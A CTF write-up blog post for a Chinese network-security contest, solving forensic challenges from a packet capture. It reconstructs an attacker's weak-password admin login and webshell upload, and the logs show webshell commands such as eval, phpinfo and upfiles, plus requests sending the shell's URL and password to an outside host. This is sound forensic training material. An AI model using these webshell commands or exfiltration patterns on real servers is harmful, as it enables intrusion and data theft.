网络安全管理职业技能大赛WriteUP

原创

F4ke12138 于 2020-10-14 14:57:46 发布 848 收藏 4
分类专栏： CTF 文章标签： 信息安全


本文链接：https://blog.csdn.net/weixin_39664643/article/details/109073759
版权

CTF 专栏收录该内容
5 篇文章 2 订阅
订阅专栏

网络安全管理职业技能大赛WriteUP

0X01 签到

Base32解码可得flag



Base32编码解码


MZWGCZ33GU2DMZDDMQ3GELJTGNRWMLJUGA4GKLLBGYYDGLJSG43TMMDBMRQTSOBUGR6Q====

flag{546dcd6b-33cf-408e-a603-27760ada9844}

flag{546dcd6b-33cf-408e-a603-27760ada9844}

0X02 被黑了_q1


首先下载压缩文件，解压使用wireshark打开，过滤http包大致查看



http

```
No.     Time          Source           Destination      Protocol  Length  Info
    379 25.137709     192.168.0.105    23.32.45.19      HTTP        392 GET /success.txt HTTP/1.1
    387 25.448200     23.32.45.19      192.168.0.105    HTTP        457 HTTP/1.1 200 OK  (text/plain)
    408 25.738305     192.168.0.105    23.32.45.19      HTTP        397 GET /success.txt?ipv4 HTTP/1.1
    413 25.744916     192.168.0.105    23.32.45.19      HTTP        397 GET /success.txt?ipv6 HTTP/1.1
    425 26.026240     23.32.45.19      192.168.0.105    HTTP        457 HTTP/1.1 200 OK  (text/plain)
    431 26.035460     23.32.45.19      192.168.0.105    HTTP        457 HTTP/1.1 200 OK  (text/plain)
    662 40.712128     192.168.0.105    119.84.129.201   HTTP        314 GET /kpt/v0m31fu84a/v1000819.dat HTTP/1.1
    668 40.760412     119.84.129.201   192.168.0.105    HTTP        192 HTTP/1.1 200 OK
    712 43.330038     192.168.0.105    182.247.254.60   HTTP        133 GET /n/logo/v1.0.0.2/super.gif.MD5 HTTP/1.1
    715 43.345478     182.247.254.60   192.168.0.105    HTTP        599 HTTP/1.1 200 OK
    727 43.423849     192.168.0.105    182.247.254.60   HTTP        129 GET /n/logo/v1.0.0.2/u.gif.MD5 HTTP/1.1
    730 43.438484     182.247.254.60   192.168.0.105    HTTP        599 HTTP/1.1 200 OK
    744 43.627133     192.168.0.105    106.75.95.184    HTTP        541 POST /kuaizipreport/kuaizipreport/rl_service?code=a2V5XzEJZDE5YWQ5NjIwYWRiMmIwNWUyYzM5MGJhYWExZjYzODIJbGl1
    747 43.706872     106.75.95.184    192.168.0.105    HTTP        197 HTTP/1.1 200   (text/html)
    758 43.892480     192.168.0.105    106.75.95.184    HTTP        557 POST /kuaizipreport/kuaizipreport/rl_service?code=a2V5XzEJZDE5YWQ5NjIwYWRiMmIwNWUyYzM5MGJhYWExZjYzODIJbGl1
    762 43.970436     106.75.95.184    192.168.0.105    HTTP        197 HTTP/1.1 200   (text/html)
    773 44.173769     192.168.0.105    106.75.95.184    HTTP        553 POST /kuaizipreport/kuaizipreport/rl_service?code=a2V5XzEJZDE5YWQ5NjIwYWRiMmIwNWUyYzM5MGJhYWExZjYzODIJbGl1
    775 44.261667     106.75.95.184    192.168.0.105    HTTP        197 HTTP/1.1 200   (text/html)
   1434 85.108023     192.168.0.105    23.32.45.19      HTTP        392 GET /success.txt HTTP/1.1
   1442 85.388198     23.32.45.19      192.168.0.105    HTTP        457 HTTP/1.1 200 OK  (text/plain)

      </head>\r\n
```

题目要找后台管理员的密码，过滤器里使用 http contains "admin" 过滤，如下图第一个请求包的内容，密码为admin123，再按照题目中所说操作得到flag{0192023a7bbd73250516f069df18b500}




```
http contains "admin"

No.   Time            Source          Destination     Protocol  Length  Info
 7149 249.695250      192.168.0.105   192.168.0.103   HTTP       664 POST /e/admin/ecmsadmin.php HTTP/1.1  (application/x-www-form-urlencoded)
 7152 249.722871      192.168.0.103   192.168.0.105   HTTP       153 HTTP/1.1 200 OK  (text/html)
 7451 268.809427      192.168.0.105   192.168.0.103   HTTP       782 POST /e/admin/ecmsadmin.php HTTP/1.1  (application/x-www-form-urlencoded)
 7454 268.836585      192.168.0.103   192.168.0.105   HTTP       116 HTTP/1.1 200 OK  (text/html)
 7507 270.894632      192.168.0.105   192.168.0.103   HTTP       554 GET /e/admin/index.php HTTP/1.1
 7521 270.906974      192.168.0.103   192.168.0.105   HTTP        59 HTTP/1.1 200 OK  (text/html)
 7821 288.230625      192.168.0.105   192.168.0.103   HTTP       839 POST /e/admin/ecmsadmin.php HTTP/1.1  (application/x-www-form-urlencoded)
 7823 288.260741      192.168.0.103   192.168.0.105   HTTP      1229 HTTP/1.1 200 OK  (text/html)
 7839 288.303844      192.168.0.105   192.168.0.103   HTTP       992 GET /e/admin/CreateCache.php?enews=doclass,doinfo,douserinfo&ecmstourl=admir
 7841 288.334218      192.168.0.103   192.168.0.105   HTTP      1440 HTTP/1.1 200 OK  (text/html)
 7885 290.208870      192.168.0.105   192.168.0.103   HTTP      1073 GET /e/admin/admin.php?ehash_aCgC=jY4RCpujFLaIDKCRQCSK HTTP/1.1
 7913 290.237141      192.168.0.103   192.168.0.105   HTTP        96 HTTP/1.1 200 OK  (text/html)
 7936 290.301903      192.168.0.105   192.168.0.103   HTTP       860 GET /e/admin/adminstyle/1/adminmain.css HTTP/1.1
 7956 290.323776      192.168.0.105   192.168.0.103   HTTP       858 GET /e/admin/adminstyle/1/images/logo.gif HTTP/1.1
 7976 290.364662      192.168.0.105   192.168.0.103   HTTP       862 GET /e/admin/adminstyle/1/images/fastmenu.png HTTP/1.1
 7998 290.410909      192.168.0.105   192.168.0.103   HTTP       858 GET /e/admin/adminstyle/1/images/info.png HTTP/1.1
 8022 290.429186      192.168.0.105   192.168.0.103   HTTP       960 GET /e/admin/main.php?ehash_aCgC=jY4RCpujFLaIDKCRQCSK HTTP/1.1
 8030 290.438100      192.168.0.105   192.168.0.103   HTTP       965 GET /e/admin/ListEnews.php?ehash_aCgC=jY4RCpujFLaIDKCRQCSK HTTP/1.1
 8038 290.442124      192.168.0.105   192.168.0.103   HTTP       858 GET /e/admin/adminstyle/1/images/shop.png HTTP/1.1
 8074 290.451467      192.168.0.103   192.168.0.105   HTTP        59 HTTP/1.1 200 OK  (text/html)

> Frame 7149: 664 bytes on wire (5312 bits), 664 bytes captured (5312 bits) on interface 0
> Ethernet II, Src: RivetNet_71:e3:9b (9c:b6:d0:71:e3:9b), Dst: RivetNet_71:e3:9b (9c:b6:d0:71:e3:9b)
> Internet Protocol Version 4, Src: 192.168.0.105, Dst: 192.168.0.103
> Transmission Control Protocol, Src Port: 53202, Dst Port: 80, Seq: 1, Ack: 1, Len: 610
> Hypertext Transfer Protocol
v HTML Form URL Encoded: application/x-www-form-urlencoded
    > Form item: "enews" = "login"
    > Form item: "username" = "root"
    > Form item: "password" = "admin123"
    > Form item: "equestion" = "0"
    > Form item: "eanswer" = ""
    > Form item: "adminwindow" = "0"
    > Form item: "empirecmskey1" = ""
```

0X03 被黑了_q2


接着上题，过滤http浏览，大致确定攻击者使用管理员弱口令登陆后台，上传webshell.php大马。

此时在http contains "admin"过滤器中发现大马执行了phpinfo命令



```
http contains "admin"

No.   Time             Source          Destination     Protocol  Length  Info
 46209 1895.451825     192.168.0.103   104.18.54.205   HTTP        76 GET /?hm=http%3A%2F%2F192.168.0.103%2Fwebshell.php%7C%7Cadmin&bz=php HTTP/1.0
 46650 1935.008906     192.168.0.103   192.168.0.105   HTTP       938 HTTP/1.1 500 Internal Server Error  (text/html)
 48654 2028.938344     192.168.0.105   192.168.0.103   HTTP      1007 GET /webshell.php?eanver=eval HTTP/1.1
 48683 2030.016593     192.168.0.105   192.168.0.103   HTTP      1009 GET /webshell.php?eanver=info_f HTTP/1.1
 48720 2031.522378     192.168.0.103   104.18.54.205   HTTP        76 GET /?hm=http%3A%2F%2F192.168.0.103%2Fwebshell.php%7C%7Cadmin&bz=php HTTP/1.0
 48877 2047.594369     192.168.0.105   192.168.0.103   HTTP      1015 GET /webshell.php?eanver=main&path=D: HTTP/1.1
 48982 2049.594361     192.168.0.105   192.168.0.103   HTTP      1010 GET /webshell.php?eanver=upfiles HTTP/1.1
 49072 2051.193101     192.168.0.103   104.18.54.205   HTTP        76 GET /?hm=http%3A%2F%2F192.168.0.103%2Fwebshell.php%7C%7Cadmin&bz=php HTTP/1.0
 49243 2063.438538     192.168.0.105   192.168.0.103   HTTP      1007 GET /webshell.php?eanver=eval HTTP/1.1
 49258 2063.902416     192.168.0.103   104.18.54.205   HTTP        76 GET /?hm=http%3A%2F%2F192.168.0.103%2Fwebshell.php%7C%7Cadmin&bz=php HTTP/1.0
 49270 2064.625876     192.168.0.105   192.168.0.103   HTTP      1009 GET /webshell.php?eanver=info_f HTTP/1.1
 49308 2065.108710     192.168.0.103   104.18.54.205   HTTP        76 GET /?hm=http%3A%2F%2F192.168.0.103%2Fwebshell.php%7C%7Cadmin&bz=php HTTP/1.0
 49331 2065.813504     192.168.0.105   192.168.0.103   HTTP      1010 GET /webshell.php?eanver=phpinfo HTTP/1.1
 49364 2066.267192     192.168.0.103   104.18.54.205   HTTP        76 GET /?hm=http%3A%2F%2F192.168.0.103%2Fwebshell.php%7C%7Cadmin&bz=php HTTP/1.0
 49379 2067.032297     192.168.0.105   192.168.0.103   HTTP      1010 GET /webshell.php?eanver=upfiles HTTP/1.1
 49465 2067.206831     192.168.0.103   192.168.0.105   HTTP      1369 HTTP/1.1 200 OK  (text/html)
 49495 2067.466165     192.168.0.103   104.18.54.205   HTTP        76 GET /?hm=http%3A%2F%2F192.168.0.103%2Fwebshell.php%7C%7Cadmin&bz=php HTTP/1.0
 49536 2068.750779     192.168.0.105   192.168.0.103   HTTP      1015 GET /webshell.php?eanver=main&path=D: HTTP/1.1
 49544 2068.938992     192.168.0.103   192.168.0.105   HTTP       938 HTTP/1.1 500 Internal Server Error  (text/html)
 49563 2069.208665     192.168.0.103   104.18.54.205   HTTP        76 GET /?hm=http%3A%2F%2F192.168.0.103%2Fwebshell.php%7C%7Cadmin&bz=php HTTP/1.0

> Frame 49331: 1010 bytes on wire (8080 bits), 1010 bytes captured (8080 bits) on interface 0
```

接着右键追踪http流，拿到主机名




```
A769-00AA001ACF42" alt="PHP Logo" /></a><h1 class="p">PHP Version 5.3.29</h1>
</td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr><td class="e">System </td><td class="v">Windows NT DESKTOP-AU8UL8C 6.2 build 9200 (Unknow
Windows version Home Premium Edition) i586 </td></tr>
<tr><td class="e">Build Date </td><td class="v">Aug 15 2014 19:01:45 </td></tr>
<tr><td class="e">Compiler </td><td class="v">MSVC9 (Visual C++ 2008) </td></tr>
<tr><td class="e">Architecture </td><td class="v">x86 </td></tr>
<tr><td class="e">Configure Command </td><td class="v">cscript /nologo configure.js  &quot;--
enable-snapshot-build&quot; &quot;--enable-debug-pack&quot; &quot;--disable-zts&quot; &quot;--
disable-isapi&quot; &quot;--disable-nsapi&quot; &quot;--without-mssql&quot; &quot;--without-pdo-
mssql&quot; &quot;--without-pi3web&quot; &quot;--with-pdo-oci=C:\php-
sdk\oracle\instantclient10\sdk,shared&quot; &quot;--with-oci8=C:\php-
sdk\oracle\instantclient10\sdk,shared&quot; &quot;--with-oci8-11g=C:\php-
sdk\oracle\instantclient11\sdk,shared&quot; &quot;--with-enchant=shared&quot; &quot;--enable-
object-out-dir=../obj/&quot; &quot;--enable-com-dotnet=shared&quot; &quot;--with-
mcrypt=static&quot; &quot;--disable-static-analyze&quot; </td></tr>
```

得到flag{df575d8ac57ee19554a0a87681edb60b}

0X04 被黑了_q3

结合上题phpinfo流中得到绝对路径D:/phpstudy_pro/WWW




```
<tr><td class="e">_SERVER["SERVER_PORT"]</td><td class="v">80</td></tr>
<tr><td class="e">_SERVER["REMOTE_ADDR"]</td><td class="v">192.168.0.105</td></tr>
<tr><td class="e">_SERVER["DOCUMENT_ROOT"]</td><td class="v">D:/phpstudy_pro/WWW</td></tr>
<tr><td class="e">_SERVER["REQUEST_SCHEME"]</td><td class="v">http</td></tr>
<tr><td class="e">_SERVER["CONTEXT_PREFIX"]</td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">_SERVER["CONTEXT_DOCUMENT_ROOT"]</td><td class="v">D:/phpstudy_pro/WWW</td></tr>
<tr><td class="e">_SERVER["SERVER_ADMIN"]</td><td class="v">admin@example.com</td></tr>
<tr><td class="e">_SERVER["SCRIPT_FILENAME"]</td><td class="v">D:/phpstudy_pro/WWW/webshell.php</
td></tr>
<tr><td class="e">_SERVER["REMOTE_PORT"]</td><td class="v">53676</td></tr>
<tr><td class="e">_SERVER["GATEWAY_INTERFACE"]</td><td class="v">CGI/1.1</td></tr>
<tr><td class="e">_SERVER["SERVER_PROTOCOL"]</td><td class="v">HTTP/1.1</td></tr>
<tr><td class="e">_SERVER["REQUEST_METHOD"]</td><td class="v">GET</td></tr>
<tr><td class="e">_SERVER["QUERY_STRING"]</td><td class="v">eanver=phpinfo</td></tr>
<tr><td class="e">_SERVER["REQUEST_URI"]</td><td class="v">/webshell.php?eanver=phpinfo</td></tr>
<tr><td class="e">_SERVER["SCRIPT_NAME"]</td><td class="v">/webshell.php</td></tr>
```

分组 49465. 0 客户端 分组, 1 服务器 分组, 0 turn(s). 点击选择.

192.168.0.103:80 → 192.168.0.105:53676 (66 kB)

显示和保存数据为 ASCII

如下图中找到上传的大马文件名webshell.php



```
http contains "shell"

No.    Time         Source          Destination     Protocol  Length  Info
 10839 401.990996   192.168.0.105   182.247.254.60  HTTP       124 GET /n/kuaizip/shell.json HTTP/1.1
 17515 744.652173   192.168.0.105   192.168.0.103   HTTP       331 POST /e/admin/ecmsmod.php HTTP/1.1  (video/mpeg)
 17834 762.179944   192.168.0.105   192.168.0.103   HTTP       848 GET /e/admin/shell.php HTTP/1.1
 17836 762.180495   192.168.0.103   192.168.0.105   HTTP       599 HTTP/1.1 404 Not Found  (text/html)
 38543 1495.733866  192.168.0.105   192.168.0.103   HTTP       843 GET /webshell.php HTTP/1.1
 38581 1498.228443  192.168.0.103   104.18.55.205   HTTP        76 GET /?hm=http%3A%2F%2F192.168.0.103%2Fwebshell.php%7C%7Cadmin&bz=php HT
 38743 1504.521949  192.168.0.105   192.168.0.103   HTTP      1001 POST /webshell.php HTTP/1.1  (application/x-www-form-urlencoded)
 38759 1504.957704  192.168.0.103   104.18.55.205   HTTP        76 GET /?hm=http%3A%2F%2F192.168.0.103%2Fwebshell.php%7C%7Cadmin&bz=php HT
 38781 1505.912636  192.168.0.103   192.168.0.105   HTTP       222 HTTP/1.1 200 OK  (text/html)
```


综上，D:/phpstudy_pro/WWW/webshell.php，得到flag{8cbb0ea656d8feafadd6b63095a3c0f7}

0X05 流量分析

照例过滤http ,发现进行目录爆破，发现后台登陆口存在SQL报错注入，后续进行报错注入

